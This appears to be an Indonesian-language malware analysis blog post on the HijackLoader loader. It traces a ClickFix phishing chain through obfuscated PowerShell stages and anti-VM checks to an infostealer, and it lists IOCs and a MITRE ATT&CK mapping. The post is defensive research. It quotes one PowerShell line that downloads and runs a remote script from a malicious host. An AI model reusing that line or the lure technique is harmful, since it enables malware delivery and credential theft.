

Daftar Isi
- Pengantar
-
- Ancaman Pemuat Serangan yang Berkembang
-
- Tujuan Blog Ini
- Metodologi Teknis dan Analisis
-
- Akses Awal dan Rekayasa Sosial
-
- Pengaburan dan De-pengaburan Multi-Tahap
-
- Teknik Anti-Analisis
-
- Muatan Akhir
- Kesimpulan
- IOC
- Penyembuhan Cepat Seqrite Proteksi
- Pemetaan MITRE ATT&CK
Pengantar
Seiring dengan evolusi ancaman siber, eksekusi akhir muatan berbahaya tidak lagi menjadi satu-satunya fokus industri keamanan siber. Pemuat serangan telah muncul sebagai elemen penting dalam serangan modern, berfungsi sebagai vektor utama untuk akses awal dan memungkinkan pengiriman malware canggih secara diam-diam di dalam suatu organisasi. Tidak seperti muatan sederhana, pemuat dirancang dengan tujuan khusus: untuk menghindari pertahanan keamanan, membangun persistensi, dan menciptakan lingkungan yang kondusif bagi eksekusi tersembunyi malware tahap akhir. Hal ini menjadikannya ancaman yang lebih signifikan dan relevan yang membutuhkan analisis yang terfokus.
Baru-baru ini kita telah melihat peningkatan tajam dalam malware HijackLoader . Malware ini pertama kali muncul pada paruh kedua tahun 2023 dan dengan cepat menarik perhatian karena kemampuannya untuk mengirimkan muatan berbahaya dan tekniknya yang menarik untuk memuat dan mengeksekusinya. Malware ini sebagian besar muncul sebagai Malware-as-a-Service (Malware-as-a-Service) , yang terutama diamati dalam kampanye yang dimotivasi oleh keuntungan finansial secara global.
HijackLoader telah didistribusikan melalui installer palsu, situs web yang diracuni SEO , iklan berbahaya, dan portal perangkat lunak/film bajakan , yang memastikan basis korban yang luas dan oportunistik.
Sejak Juni 2025, kami telah mengamati penyerang menggunakan Clickfix yang menyebabkan korban yang tidak menaruh curiga mengunduh installer .msi berbahaya yang kemudian mengakibatkan eksekusi HijackLoader. DeerStealer terpantau diunduh sebagai file eksekusi terakhir di komputer korban saat itu.
Baru-baru ini, juga diamati bahwa TAG-150 telah muncul dengan CastleLoader/CastleBot, sementara juga memanfaatkan layanan eksternal seperti HijackLoader sebagai bagian dari ekosistem Malware-as-a-Service yang lebih luas.
HijackLoader sering mengirimkan program pencuri data dan RAT ( Remote Access Trojan) sambil terus menyempurnakan teknik operasinya. Program ini sangat terkenal karena teknik penghindaran tingkat lanjut seperti:
- Proses doppelgänging dengan bagian yang ditransaksikan
- Melepas DLL sistem
- Panggilan sistem langsung di bawah WOW64
- Pemalsuan tumpukan panggilan
- Pemeriksaan anti-VM
Sejak ditemukan, HijackLoader terus berkembang, menghadirkan ancaman yang terus-menerus dan terus meningkat bagi berbagai industri. Oleh karena itu, penting bagi organisasi untuk membangun dan memelihara pemantauan berkelanjutan terhadap loader semacam itu guna memitigasi risiko serangan canggih dan multi-tahap.

Rantai Infeksi
Tinjauan Teknis

Akses awal dimulai dengan kampanye phishing rekayasa sosial berbasis CAPTCHA, yang telah kami identifikasi sebagai Clickfix (Teknik ini juga terlihat digunakan oleh penyerang pada Juni 2025).
Berkas HTA ini berfungsi sebagai pengunduh awal, yang mengarah ke eksekusi berkas PowerShell.

Setelah mendekode string berkode Base64 di atas, kami memperoleh skrip PowerShell lain, seperti yang ditunjukkan di bawah ini.


Skrip PowerShell yang didekode di atas sangat dikaburkan, sehingga menghadirkan tantangan signifikan bagi analisis statis dan deteksi berbasis tanda tangan. Alih-alih menggunakan string dan variabel yang dapat dibaca, skrip ini secara dinamis membangun perintah dan nilai melalui operasi matematika yang kompleks dan rekonstruksi string dari array karakter.
Saat menyelesaikan muatan di atas, kita melihatnya didekodekan ke perintah di bawah, yang meskipun masih tidak dapat dibaca, dapat sepenuhnya dikaburkan.

Setelah pengaburan penuh, kita melihat bahwa skrip tersebut mencoba terhubung ke URL untuk mengunduh berkas berikutnya.
iex ((Objek Baru System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))
Saat dijalankan dalam debugger, skrip ini mengembalikan kesalahan, yang menunjukkan tidak dapat terhubung ke URL.

File samie-bower.mp3 adalah skrip PowerShell lain, yang dengan lebih dari 18,000 baris sangat dienkripsi dan mewakili tahap selanjutnya dari loader.
Melalui proses debugging, kami mengamati bahwa file PowerShell ini melakukan berbagai pemeriksaan Anti-VM , termasuk memeriksa jumlah proses yang berjalan dan melakukan perubahan pada kunci registri.

Pemeriksaan ini tampaknya secara khusus menargetkan dan membaca pengidentifikasi VirtualBox untuk menentukan apakah skrip berjalan di lingkungan virtualisasi.

Saat menganalisis skrip tersebut, kami mengamati bahwa muatan akhir berada dalam beberapa baris terakhir, yang merupakan tempat pemuat awal yang dikaburkan mengirimkan perintah jahat terakhir.

Deklarasi variabel omong kosong di atas telah diselesaikan; setelah dieksekusi, ia melakukan dekode Base64, operasi XOR, dan rutin dekripsi tambahan, sebelum memuat skrip PowerShell lain yang kemungkinan menyuntikkan file PE.


Mendekode file ini mengungkapkan file PE yang tertanam, yang dapat diidentifikasi melalui header MZ -nya.


File PE ini adalah file eksekusi .NET yang sangat padat.
Muatan yang dapat dieksekusi memuat sejumlah besar kode, kemungkinan diekstrak dari bagian sumber dayanya.

Setelah dibongkar, muatan yang dapat dieksekusi tampaknya memuat berkas DLL.

Berkas DLL ini juga dilindungi, mungkin untuk mencegah rekayasa balik dan analisis.

HijackLoader memiliki riwayat penggunaan proses multi-tahap yang melibatkan file executable diikuti oleh file DLL. Tahap akhir dari loader ini mencoba terhubung ke server C2, dari mana malware infostealer diunduh. Dalam hal ini, malware tersebut mencoba terhubung ke URL di bawah ini.

Meskipun C2 ini tidak lagi dapat diakses, upaya koneksi tersebut konsisten dengan perilaku malware NekoStealer . HijackLoader ini juga terlibat dalam mengunduh berbagai malware pencuri data, termasuk Lumma.
Kesimpulan
Pertahanan yang sukses terhadap loader canggih seperti HijackLoader membutuhkan pengalihan fokus dari payload statis tahap akhir ke mekanisme pengirimannya yang dinamis dan terus berkembang. Dengan berfokus pada pendeteksian akses awal dan tahap perantara obfuscation, organisasi dapat membangun pertahanan yang lebih tangguh terhadap ancaman persisten ini. Sama pentingnya untuk mengadopsi pendekatan proaktif di semua lapisan, alih-alih hanya berfokus pada akses awal atau payload akhir. Lapisan perantara seringkali menjadi tempat penyerang memperkenalkan perubahan paling signifikan untuk memfasilitasi penyebaran malware yang berhasil.
IOC:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91 [.] 212 [.] 166 [.] 51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//77[.]91[.]101[.]66/
Penyembuhan Cepat Seqrite Perlindungan:
- Skrip.Trojan.49900.GC
- Loader.StealerDropperCiR
- Trojan.InfoStealerCiR
- Trojan.Agen
- BDS/511
MITRE Att&ck:
| Taktik | ID Teknik | Nama Teknik |
| Akses Awal | T1566.002 | Phishing: Tautan Spearphishing (halaman phishing CAPTCHA) |
| T1189 | Kompromi Drive-by (malvertising, keracunan SEO, pemasang palsu) | |
| Execution | T1059.001 | Penerjemah Perintah dan Skrip: PowerShell |
| Penghindaran Pertahanan | T1027 | File atau Informasi yang Disamarkan (skrip yang disamarkan multi-tahap) |
| T1140 | Deobfuscate/Decode File atau Informasi (Base64, decoding XOR) | |
| T1562.001 | Merusak Pertahanan: Nonaktifkan atau Ubah Alat (melepas DLL) | |
| T1070.004 | Penghapusan Indikator: Penghapusan File (kemungkinan digunakan dalam pemuat bertahap) | |
| T1211 | Eksploitasi untuk Penghindaran Pertahanan (panggilan sistem langsung di bawah WOW64) | |
| T1036 | Penyamaran (ekstensi palsu seperti .mp3 untuk skrip PowerShell) | |
| penemuan | T1082 | Penemuan Informasi Sistem (pemeriksaan VM, kueri registri) |
| T1497.001 | Penghindaran Virtualisasi/Sandbox: Pemeriksaan Sistem | |
| Ketekunan | T1547.001 | Eksekusi Boot atau Logon Autostart: Kunci Jalankan Registri (perusakan registri) |
| Kegigihan / Hak Istimewa Esc. | T1055 | Proses Injeksi (rutinitas injeksi PE) |
| Perintah dan Kontrol (C2) | T1071.001 | Protokol Lapisan Aplikasi: Protokol Web (lalu lintas HTTP/HTTPS C2) |
| T1105 | Transfer Alat Ingress (mengunduh muatan tambahan) | |
| Dampak / Koleksi | T1056/T1005 | Pengambilan Input / Data dari Sistem Lokal (fungsionalitas pencuri info dari muatan akhir) |
Penulis:
Niraj Lazarus Makasare
Shrutirupa Banerjiee


